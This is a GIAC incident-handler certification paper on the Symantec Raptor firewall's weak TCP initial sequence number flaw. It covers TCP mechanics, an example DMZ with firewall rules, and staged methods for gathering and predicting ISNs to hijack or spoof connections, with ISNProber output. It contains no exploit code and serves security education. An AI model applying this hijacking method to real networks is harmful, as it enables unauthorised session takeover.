Global Information Assurance Certification Paper

GIAC CERTIFIED INCIDENT HANDLER (GCIH)
Practical Assignment Version 2.1a
Option 1: Exploit in Action – Kristof Philipsen

SYMANTEC RAPTOR WEAK ISN VULNERABILITY
The theory and practice of hijacking TCP connections throughout an Internet-wide environment.

1 Table of Contents

2 Introduction

2.1 Abstract


This paper aims to describe multiple vulnerabilities, which exist in the TCP/IP protocol suite, in relation to Initial Sequence Number generation and predictability. The Symantec Raptor Weak Initial Sequence Number Vulnerability had been used as a basis for this paper and its research. The foundation for this paper stems from personal experience. The vulnerability, as well as different avenues of attack, and a possible incident handling process will be described in detail throughout the course of this paper.

2.2 Terminology and General Considerations

In order to fully understand the material documented and depicted in this paper, a thorough understanding of certain terms and considerations is essential. This section aims to set "standard" definitions for terms used throughout the paper.

A Transmission Control Protocol (TCP), as documented in RFC 793, exists at layer four of the ISO's OSI reference model. The function of TCP, as the name so eloquently reveals, is to provide transmission of data (also known as segments) throughout a networked environment. TCP, as opposed to UDP, is a (a) connection-oriented protocol; it requires a connection to be established before any data can be sent, it also provides (b) reliability of data by adding sequencing mechanisms to each block of data being transmitted. These two factors [(a) and (b)], are required for any TCP connection to work, and are in essence, the core of the TCP protocol. Initial Sequence Number vulnerabilities and attacks are highly dependent on the sequencing of data, and the need for a connection to be established before sending any data. For clarification purposes, the following diagram shows how a TCP connection is initially setup (diagram #2-1), and how a connection may be terminated (diagram #2-2):

Diagram #2-1: TCP Connection Establishment (Three-way Handshake)




The TCP Three-way handshake consists of the following actions:

• A synchronization (SYN) packet, with a sequence number (seq[A]) of "n" and an acknowledgement number equal to zero is sent by a "TCP" on Host A to initiate a new connection.
• A synchronization (SYN), accompanied by an acknowledgement (ACK) packet, with a sequence number (seq[B]) of "n" and an acknowledgement number equal to seq[A]+1 is sent by a "TCP" Host B to initiate and acknowledge the new connection.
• An acknowledgement (ACK) packet with a sequence number (seq[A]) of "n", different from that sent in the initial SYN packet, and an acknowledgement number equal to seq[B]+1 is sent by Host A to acknowledge and established the connection. At this point, data may be transferred.

An important consideration for this paper defines that a sequence number within a packet containing a SYN flag, is considered an Initial Sequence Number (ISN).

Diagram #2-2: TCP Connection Termination



The TCP Connection Termination sequence consists of the following actions:

• A finish (FIN) and acknowledgement (ACK) packet, with a sequence number set to "n", and an acknowledgement number set to "n" (in effect this is the previous seq[B] + 1) are sent by host A to indicate it wishes to terminate the TCP connection.
• An acknowledgement (ACK) packet, with a sequence number set to ack[A] and an acknowledgement number set to seq[A] + 1, is sent by host B to acknowledge receipt of the FIN ACK packet.
• A finish (FIN) and acknowledgement (ACK) packet, with a sequence number set to "n", and an acknowledgement number set to seq[A] + 1, is sent by host B, indicating it also wishes to terminate the TCP connection.
• A final acknowledgement (ACK) packet, with a sequence number set to ack[B], and an acknowledgement number set to seq[B] +1, is sent by Host A to terminate the connection. The TCP connection has now transitioned to the closed state. No more data may be sent.

RFC 793 further defines sequence numbers as a 32-bit value within a sequence number space ranging from 0 to (2**32) –1. The sequence number and acknowledgement number provide TCP with a mechanism to validate that data has been received in the order it was sequenced. RFC 793 also defines a maximum window, in which no two initial sequence numbers may be equal, this is called the Maximum Segment Lifetime (MSL). RFC 793, written in 1981, defines a 4-microsecond interval between the generation of a new initial sequence numbers, exhausting all possible combinations in approximately 4.55 hours. It is assumed segments should stay no longer then the MSL on the network and that the MSL is less then 4.55 hours. Unfortunately, a lot of things have evolved since 1981, including the available bandwidth on links, significantly decreasing the 4-microsecond interval. The RFC defines that on 100Mbps network, the 4.55 hours cycle time has been decreased to 5.4 minutes. As available bandwidth increases, this may become an imminent problem, but this is beyond the scope of this paper.

A side note should be made on the issue of reset (RST) packets. In relation to TCP connection hijacking, RST packets are public enemy number one. RST packets are sent in either of the following cases:

1. If a connection does not exist, an RST is sent as a response every packet received, except if the packet is also an RST.
2. If the connection is in a non-synchronized state (LISTEN, SYN-SENT, SYN-RCVD) and the incoming segment acknowledges something that has not been sent yet.
3. If the connection is in a synchronized state (ESTABLISHED, FIN-WAIT, etc.) and the incoming segment acknowledges something for which the sequence number window has expired or contains an unacceptable acknowledgement, an RST will be sent.

TCP defines connections as sockets. A socket is a combination of the following:

16-bit source port	16-bit destination port

The ports identify applications running TCP on both ends of the communications spectrum. The port range is defined between 0 and 65535.

When performing TCP Connection Hijacking, both IP and TCP sockets are used. The following parameters would have to be known for a successful hijack to occur:

32-bit source address	32-bit destination address
16-bit source port	16-bit destination port
32-bit seq number	32-bit ack number

In the context of this paper, we refer to this type of a socket as a “TCP/IP socket”.

Various TCP connection related attacks include:

- TCP Connection Hijacking: This condition happens when an attacker manages to take over an already established TCP connection.
- TCP Connection Spoofing: This happens when an attacker mimics the source IP of another client, in order to for example bypass firewall policies.
- TCP Replay Attack: This condition occurs when an attacker is able to obtain part of a TCP session and rerun it at a later time.

In reference to this paper, we will only discuss the TCP Connection Hijacking, as well as TCP Connection Spoofing attacks.

Part I: The Exploit

Although the subject of this paper is considered to be a vulnerability rather then an exploit, in the light of this practical assignment it is referred to as an “exploit”.

2.3 Name

Symantec Raptor Firewall Weak Initial Sequence Number (ISN) Vulnerability

Bugtraq ID (BID): 5387, Symantec Raptor Firewall Weak ISN Vulnerability
CVE Candidate ID: CAN-2002-1463

2.4 Affected Products (Applications) and Operating Systems

Multiple Symantec products on various platforms are susceptible to this vulnerability, including(+):

Affected Product	Affected Operating Systems
Symantec Enterprise Firewall 6.5/NT	Microsoft Windows NT 4.0 Microsoft Windows NT 4.0 SP1 Microsoft Windows NT 4.0 SP2 Microsoft Windows NT 4.0 SP3 Microsoft Windows NT 4.0 SP4 Microsoft Windows NT 4.0 SP5 Microsoft Windows NT 4.0 SP6a
Symantec Enterprise Firewall 6.5.2 NT/200	Microsoft Windows 2000 Advanced Server SP1 Microsoft Windows 2000 Advanced Server SP2 Microsoft Windows 2000 Professional SP1 Microsoft Windows 2000 Professional SP2 Microsoft Windows 2000 Server SP1 Microsoft Windows 2000 Server SP2 Microsoft Windows 2000 Workstation SP1 Microsoft Windows 2000 Workstation SP2 Microsoft Windows 2000 Workstation SP3 Microsoft Windows NT 4.0 Microsoft Windows NT 4.0 SP1 Microsoft Windows NT 4.0 SP2 Microsoft Windows NT 4.0 SP3 Microsoft Windows NT 4.0 SP4 Microsoft Windows NT 4.0 SP5 Microsoft Windows NT 4.0 SP6a
Symantec Enterprise Firewall V6.5.3 Solaris	Sun Solaris 2.6 Sun Solaris 7.0
Symantec Enterprise Firewall 7.0 Solaris	Sun Solaris 2.6 Sun Solaris 7.0
Symantec Enterprise Firewall 7.0 NT/2000	Microsoft Windows 2000 Advanced Server Microsoft Windows 2000 Advanced Server SP1 Microsoft Windows 2000 Advanced Server SP2 Microsoft Windows 2000 Datacenter Server Microsoft Windows 2000 Datacenter Server SP1 Microsoft Windows 2000 Datacenter Server SP2 Microsoft Windows 2000 Professional

	Microsoft Windows 2000 Professional SP1 Microsoft Windows 2000 Professional SP2 Microsoft Windows 2000 Server Microsoft Windows 2000 Server SP1 Microsoft Windows 2000 Server SP2 Microsoft Windows 2000 Terminal Services Microsoft Windows 2000 Terminal Services SP1 Microsoft Windows 2000 Terminal Services SP2 Microsoft Windows NT Enterprise Server 4.0 Microsoft Windows NT Enterprise Server 4.0 SP1 Microsoft Windows NT Enterprise Server 4.0 SP2 Microsoft Windows NT Enterprise Server 4.0 SP3 Microsoft Windows NT Enterprise Server 4.0 SP4 Microsoft Windows NT Enterprise Server 4.0 SP5 Microsoft Windows NT Enterprise Server 4.0 SP6 Microsoft Windows NT Enterprise Server 4.0 SP6a Microsoft Windows NT Server 4.0 Microsoft Windows NT Server 4.0 SP1 Microsoft Windows NT Server 4.0 SP2 Microsoft Windows NT Server 4.0 SP3 Microsoft Windows NT Server 4.0 SP4 Microsoft Windows NT Server 4.0 SP5 Microsoft Windows NT Server 4.0 SP6 Microsoft Windows NT Server 4.0 SP6a Microsoft Windows NT Terminal Server 4.0 Microsoft Windows NT Terminal Server 4.0 alpha Microsoft Windows NT Terminal Server 4.0 SP1 Microsoft Windows NT Terminal Server 4.0 SP2 Microsoft Windows NT Terminal Server 4.0 SP3 Microsoft Windows NT Terminal Server 4.0 SP4 Microsoft Windows NT Terminal Server 4.0 SP5 Microsoft Windows NT Terminal Server 4.0 SP6 Microsoft Windows NT Terminal Server 4.0 SP6a Microsoft Windows NT Workstation 4.0 Microsoft Windows NT Workstation 4.0 SP1 Microsoft Windows NT Workstation 4.0 SP2 Microsoft Windows NT Workstation 4.0 SP3 Microsoft Windows NT Workstation 4.0 SP4 Microsoft Windows NT Workstation 4.0 SP5 Microsoft Windows NT Workstation 4.0 SP6 Microsoft Windows NT Workstation 4.0 SP6a
Symantec Security Gateway 5110	N/a
Symantec Security Gateway 5200	N/a
Symantec Security Gateway 5300	N/a
Symantec VelociRaptor Model 500/700/1000	N/a
Symantec VelociRaptor Model 1100/1200/1300	N/a

The real problem lies in the VPN driver for the Symantec security products listed above. The VPN driver is responsible for generating the TCP ISN within these products. This vulnerability is essentially a design/implementation flaw of the TCP/IP protocol stack of these Symantec products.

2.5 Brief Description

Vulnerabilities exist within the TCP/IP stack implementation of various Symantec products, more specifically during generation of the Initial Sequence Numbers (ISNs). Symantec Raptor firewall does not sufficiently randomize its Initial Sequence Number generator and allows a certain ISN to exist for a long amount of time before replacing it by a newly generated one. This vulnerability could give an attacker a window of opportunity to hijack any TCP connections traversing or to the Symantec Raptor Firewall. At the time of this writing, no specific exploit has been published for this issue. In order to exploit this vulnerability, a combination of tools, brains, and seriously good insight is required. And oh yea, I almost forgot, lots of time on your hands!

The following tools were used throughout the research done during the development this paper:

Tool	Description
ISNProber 1.02 + static source port patch	A tool developed by Tom Vandepoel (Ubizen) to sample (gather) initial sequence numbers. Since the original version of this tool did not allow me to specify static source ports, I modified it a little. The static source patch is included in "Appendix A: ISNProber Static Source Port Patch".
Guess3D	A tool by Michal Zalewski (BindView) to attempt and guess the next initial sequence number, based on the three previous ISNs and a data file containing previously gathered ISNs.
Ethereal (TCPDump)	The Ethereal Network by Gerald Combs, analyzer to dump packet data for all network traffic passing your system.
Perl Net::RawIP Perl Net::Packet	The Perl raw socket library by Sergey V. Kolychev and the Perl packet crafting library by Chander Ganesan, which allow manipulating and crafting of packets.
HPING2	A tool by Salvatore Sanfilippo allowing attackers to manipulate TCP/IP packets.

2.6 Variants

None

2.7 References

Kristof Philipsen, Security Advisory: Raptor Firewall Weak ISN Vulnerability, 02 August 2002 URL: http://www.securityfocus.com/archive/1/285729

Symantec Inc., Symantec Enterprise Firewall/Raptor Firewal News Bulletin, 01 August 2002 URL:
http://www.symantec.com/techsupp/bulletin/archive/firewall/082002firewall.html

Tom Vandepoel, ISNProber
URL: http://packetstormsecurity.org/UNIX/scanners/isnprober-1.02.tgz

SecurityFocus Inc., Vulnerabilities, Multiple Symantec Product Weak TCP Initial Sequence Number Vulnerability, 02 August 2002.
URL: http://www.securityfocus.com/bid/5387


Mitre Corporation, Common Vulnerabilities and Exposures, CAN-2002-1463, 17 March 2003.
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1463

3 Part II: The Attack

3.1 Description and Diagram of network

Diagram #4-1 represents a corporate DMZ infrastructure for company XYZ.

Diagram #4-1: The Victim



The following components have been deployed across this infrastructure:

Component	Function	Description
Router	Router	Cisco 2601 - IOS 12.2 (2)T Serial0: ip unnumbered Ethernet0: 144.x.68.1
Cheops	DMZ Firewall	Sun Enterprise 220R – Solaris 7 Raptor Firewall 6.5.3 Quad Fast Ethernet Adaptor Default route: 144.x.68.1 qfe0: 144.x.68.2/29 qfe1: 192.168.1.1/30 qfe2: 192.168.1.5/30 qfe3: 192.168.20.2/30
Mercury	DNS Server (secondary)	Dell PowerEdge 1650 – Red Hat Linux 7.3 BIND 9.2.1 Apache 1.3.27 Default route: 192.168.1.1 eth0: 192.168.1.2/30 (translated: 144.x.68.3/29)
Chefren	Web Server	Dell PowerEdge 1650 – FreeBSD 4.7-REL Apache 1.3.27 Default route: 192.168.1.5 le0: 192.168.1.6/30 (translated: 144.x.68.4/29)

Biohazard	IDS System	Sun Netra X1 – Solaris 7 ISS RealSecure 6.5 Default route: 192.168.21.1 hme0: no ip address (sniffing interface) hme1: 192.168.21.2/30 (mgmt interface)
Nexus	Management firewall	Nokia IP530 – IPSO 3.4.1 FCS5 CheckPoint FireWall-1 SP5 Default route: none eth-s1p1: 10.1.199.13/30 eth-s1p2: 192.168.20.0/30 eth-s1p3: 192.168.21.0/30
Mgmt	Management station	Compaq Proliant – Windows NT 4.0 SP6a MSDE2000, ISS RealSecure Manager, CheckPoint Management Clients. Default route: 10.1.199.13 Interface #1: 10.1.199.14/30

The following firewall rules have been applied to the Raptor Firewall (Cheops). Please note the final drop rule is an implied one:

Source IP	Source Port	Dest IP	Dest Port	Action
Any	Any	144.x.68.4	80/tcp	Allow
Any	Any	144.x.68.4	443/tcp	Allow
Any	Any	144.x.68.3	53/udp	Allow
144.x.200.5	53/tcp	144.x.68.3	53/tcp	Allow
144.x.200.5	Any	144.x.68.3	23/tcp	Allow
144.x.200.9	Any	144.x.68.3	80/tcp	Allow
Any	Any	Any	Any	Drop

The following address translations are affective on the Raptor Firewall (Cheops):


Original Source	Original Dest	Translated Source	Translated Dest
Any	144.x.68.3	Any	192.168.1.2
Any	144.x.68.4	Any	192.168.1.6

3.2 Protocol description

Initial Sequence Number vulnerabilities are embedded within the TCP/IP stack of the application that implements them – in this case Symantec's Raptor firewall. Most ISN vulnerabilities concern the fact that they are easily guessable. In order to understand attacks against ISN, and TCP in general, it is imperative that you know how the TCP protocol works. The TCP protocol, as described in RFC 793, does not set detailed precedents for the generation of Initial Sequence Numbers. The maximum sequence number space ranges from "0" to 2**32 –1 and a maximum segment length (the maximum time a segment is considered to stay on a network), should be "long enough" and should be less then the 4.55 hours (4-

microsenconds for each new initial sequence number) cycle time. After a connection transitions from INITIALIZATION through ESTABLISHED to CLOSED state during a time delta of 40 seconds, the TCP ISN generator has performed close to 10000000 calculations [40/(4 * (10^-6))]. If at the INITIALIZATION state, the initial sequence number is considered to be seq = n(ISN), where "n" is "1", and "ISN" is the calculation of the Initial Sequence Number, then after 40 seconds the result will be seq = 10^7(ISN), and thus another initial sequence number will be used. The Initial Sequence Number established during the "seq=1(ISN)" calculation will be discarded after the TCP connection has been CLOSED. The above description is when TCP is implemented correctly. Diagram #4-2 describes how TCP is supposed to work when a connection through a proxy firewall is made to a back-end server:

Diagram #4-2: An RFC793 compliant TCP connection




Here's what happens:

A. The Client initiates the connection with the Firewall, which proxies for the backend web server. The usual TCP Three-way handshake is done, both hosts exchange ISNs (calculated by the seq=n(ISN) equation – at this time, "n" is "1"). Lets say the ISN the Firewall sends to the client is equal to "100". The connection with the Firewall has now transitioned to ESTABLISHED state.
B. The Firewall initiates the connection with the backend web server. Here too the usual TCP Three-way handshake is done, both hosts exchange ISNs (calculated by the seq=n(ISN) equation). The connection with the backend web server has now transitioned to ESTABLISHED state.
C. The Client and Firewall exchange data in their TCP session, the sequence number is incremented with each packet, lets say it's now at "109".
D. The Firewall and backend web server exchange data in their TCP session, the sequence number is incremented with each packet.
E. After 40 seconds, the Client decides it wishes to terminate the connection and sends a FIN packet to the Firewall. The session transitions through FIN_WAIT1 and FIN_WAIT2 and finally to the CLOSED state.

F. The Firewall repeats the same sequence as in “E” and in its turn, closes the connection with the backend web server.
G. About 20 seconds later, our client tries to reinitiate the connection with the same ISN as was established, so he sends an ACK packet with his own sequence number, and sends the ISN 100 + 1 (101) as acknowledgement number. The firewall looks in its TCP state tables, notices no such TCP session exists (the TCP Three-way handshake has not been performed), and replies with an RST packet, with a sequence number set to “0”.

In the case of Symantec’s Raptor Firewall, the TCP implementation seems to work somewhat different. Let me just point out what follows is not RFC793 compliant, and is described by Symantec as an “optimization feature”. It is also interesting to know that Symantec Raptor firewall provides reverse proxy services to back-end servers for certain protocols, including HTTP, HTTPS, FTP, SMTP, and the like. Diagram #4-3 is exactly the same drawing as Diagram #4-2, except the Generic Firewall has been replaced with Symantec’s Raptor Firewall.

Diagram #4-3: A non-RFC793 compliant TCP connection



In this case the following happens (this may disturb the RFC compliancy freaks among us):

A. The Client initiates the connection with the Firewall, which proxies for the backend web server. The usual TCP Three-way handshake is done, both hosts exchange ISNs (calculated by the seq=n(ISN) equation – at this time, “n” is “1”). Lets say the ISN the Firewall sends to the client is equal to “100”. The connection with the Firewall has now transitioned to ESTABLISHED state.
B. The Firewall initiates the connection with the backend web server. Here too the usual TCP Three-way handshake is done, both hosts exchange ISNs (calculated by the seq=n(ISN) equation). The connection with the backend web server has now transitioned to ESTABLISHED state.
C. The Client and Firewall exchange data in their TCP session, the sequence number is incremented with each packet, lets say it’s now at “109”.

D. The Firewall and backend web server exchange data in their TCP session, the sequence number is incremented with each packet.
E. After 40 seconds, the Client decides it wishes to terminate the connection and sends a FIN packet to the Firewall. The session transitions through FIN_WAIT1 and FIN_WAIT2 states and finally to the CLOSED state, or so the client thinks. Notice how the Firewall doesn't close the connection with the backend web server.
F. About 20 seconds later, our client tries to reinitiate the connection with the same ISN as the one it was established with, so he sends an ACK packet with his own sequence number, and sends the ISN 100 + 1 (101) as acknowledgement number. Strangely enough, the Firewall doesn't send an RST packet, instead it sends an ACK packet and the session continues in ESTABLISHED state, as if it was never terminated.
G. The connection with the backend web server was never transitioned to the CLOSED state, so data transfer continues as usual.

The failure to comply with RFC793 has some severe implications on the security of the network the firewall is to protect. The Initial Sequence Number is reused within a limited time window after a connection has been closed. This time window may be enough for an attacker to launch various attacks, which may compromise network integrity. These attacks will be discussed in the following sections.

3.3 How the exploit works

An attack against a TCP ISN window is not the easiest of attacks to carry out. It requires a lot of patience, insight, and a bag full of the right tools. You will not find a scriptkiddie perform such an attack. These types of attacks are carried out by highly motivated attacks, possibly those that either hold a grudge towards their target, or those who want to compromise the target at all costs. Firstly, lets look at what's needed to carry this attack out.

The knowledge following information is mandatory to successfully carry out a TCP Connection Hijacking, TCP Connection Spoofing, or TCP Replay attack:

Mandatory information	Description
Source Address	The source address to be spoofed. The Firewall may be configured with access lists, which may or may not permit the IP about to spoofed. Care needs to be taken upon choosing the "right" source IP.
Source Port	In TCP Connection Hijacking, and TCP Replay attacks, it is imperative to have knowledge of the Source Port used for the existing (or just finished) connection.
Destination Address	The target of the attack, whether a firewall or host behind the firewall.
Destination Port	The port of the application or service on the target.
Initial Sequence Number	This is absolutely mandatory because without knowing

	the ISN, it is impossible to establish a Three-way TCP handshake, be it over a one-way TCP connection.
Sequence Number Incrementing Pattern	In order to predict sequence numbers following the initial sequence number, it is mandatory to know what pattern the increments will use.

Besides mandatory information, it is always nice to carry the following optional information around with you. It may help cover the tracks and make the source of the attack virtually undetectable.

Optional information	Description
Window Size	The window size of the source address about to be spoofed. The window size defines the maximum amount of data that may be sent before an acknowledgement is to be received.
TTL from Source to Destination	The Time-to-Live for a packet traveling from the source about to be spoofed to the destination address about the be attacked. The TTL is a parameter which defines the maximum number of hops the packet can go through before it is dropped.


The most important, and probably most difficult information to gather is the Initial Sequence Number, as well as the sequence number increments. This section will attempt to enumerate and explain possible avenues for attacking sequence number algorithms. A table of possible ISNs is to be constructed, this is a multi-step process and may be very time consuming.

3.3.1 Generic Initial Sequence Number Attacks

3.3.1.1 Step 1: ISN gathering

First, we need to look at where an ISN is located, and how it can be gathered. The sequence number contained within the TCP Header of a packet with the SYN bit set, is considered an Initial Sequence Number. That narrows it down to two: SYN and SYN ACK. To be even more precise, since your target is (most likely) not going to come and look for you, you'll need to contact it by sending it a SYN packet (initiating the TCP Three-way Handshake) containing a sequence number, and with the acknowledgement number set to "0" (because you do not yet know the sequence number to acknowledge to). The server on its turn will send back a SYN ACK packet, containing its sequence number and an acknowledgement number (equal to one plus the sequence number sent in the SYN packet). In other words, an attacker will need to dump the data contained within the SYN ACK packet (the second packet in the TCP Three-way handshake). If the attacker was brave, he could use a tool such as telnet to establish the TCP Three-way handshake, and in the meanwhile sniff the return data using a packet analyzer, such as TCPdump or Ethereal. Since this is a very

time consuming process as it is, he will probably not go down this road. An attacker will use a tool that performs the following actions:



ISNProber, by Tom Vandepoel, allows an attacker to gather Initial Sequence Numbers. Besides just gathering ISNs, it also compares the seq[n+1] value with the seq[n] value to determine the delta's between the various initial sequence numbers, making it easier for the attacker to distinguish similarities between two or more ISNs. It can also ISNs from two hosts, to determine whether or not they are part of the same IP stack. The following is an output of a slightly modified version of ISNProber ran against an unpatched Symantec Raptor Firewall. As noticeable the delta does not change, indicating a constant serial number.

Diagram #3-4: ISNProber vs. Raptor

```
-- ISNprober / 1.02 / Tom Vandepoel (Tom.Vandepoel@ubizen.com) --
-- [ static source patch ] [ Kristof.Philipsen@ubizen.com ] --

Using eth0: 10.10.10.22
Probing host: 144.xx.68.2 on TCP port 80.

Src Port     Host:port        ISN          Delta
1214         144.xx.68.2:80   1466588806
1214         144.xx.68.2:80   1466588806   0
1214         144.xx.68.2:80   1466588806   0
1214         144.xx.68.2:80   1466588806   0
1214         144.xx.68.2:80   1466588806   0
```

An attacker will try to gather (sample) as many ISNs as he can, or enough for him to be able to predict ISNs with a fairly high success rate. With a higher granularity, it will be easier for him to perform an analytic attack against the ISN generator.

3.3.1.2 Step 2: Identifying the ISN algorithm

Next, the attacker needs to analyze the data from the gathering probes. Before an attacker can actually start analyzing the ISN data, it is important he fully comprehends and identifies the ISN generation algorithms. This paper discusses four ISN generation algorithms:

1. RFC 793
   The RFC specifies that when ISN numbers are generated, they should be incremented by 1 every 4-microseconds in the low-order position of the 32-bit counter. The RFC was written in 1981 and these types of ISN generation algorithms are virtually obsolete by now.

2. BSD4.2 based systems and variants
   These systems, including FreeBSD, OpenBSD, NetBSD, and the like, use a different way of calculating ISNs, although almost obsolete today: increment the ISN by 128000 every 1 second, and by 64000 for every new connection.

3. Pseudo Random Number Generators (PRNGs)
   PRNGs are handled by the Operating Systems' random number generator. The reason they are pseudo-random? Well, Operating System are built to adhere to a certain set of rules and instructions, therefore a number generated by a computer can never be truly random. At first sight ISNs generated by Pseudo Random Number Generators do not seem to relate to one another, but as they exist in a world, which needs to abide by certain rules and instructions, predictability is still possible, even be it in very reduced proportions.

4. RFC 1948: Bellovin's Way
   Written by S. Bellovin in 1996, RFC 1948, "Defending against sequence number attacks", describes various attacks against then current ISN generation algorithms. Bellovin proposes a new ISN generation algorithm, no longer based on the entire TCP/IP stack, but specific for each new connection. He proposes the following function for generating new ISNs:

   ISN = M + F(localhost,localport,remotehost,remoteport)

   where

   (1) "M" is the 4-microsecond timer defined by RFC793
   (2) "F" is a cryptographic function, such as a hash (MD5, SHA1) of the connection identifier and some sort of secret data, either a true random (as described in RFC1750, "Randomness Recommendations for Security") or a per-host secret combined with the system boot time.

3.3.1.3 Step 3: Analytic attacks against ISN Algorithms

The attacker now needs to determine which ISN generator algorithm is used by his target. In order to do this, he has two options. He can either try to perform an unstructured attack – meaning to try all algorithms – or a structured attack – to identify the type of algorithm beforehand – to determine which algorithm is used by his target. The following table depicts which analytic attacks will work against what ISN generator algorithms.

	RFC793	BSD4.2	PRNG	RFC1948
RTT Time-based Attacks	**X**	**X**	(**X**)	(**X**)
Modulus-based Attacks	**X**	**X**		
Phase Space / Attractor Analysis	**X**	**X**	**X**	**X**
Crypto-analytic Attacks			**X**	**X**

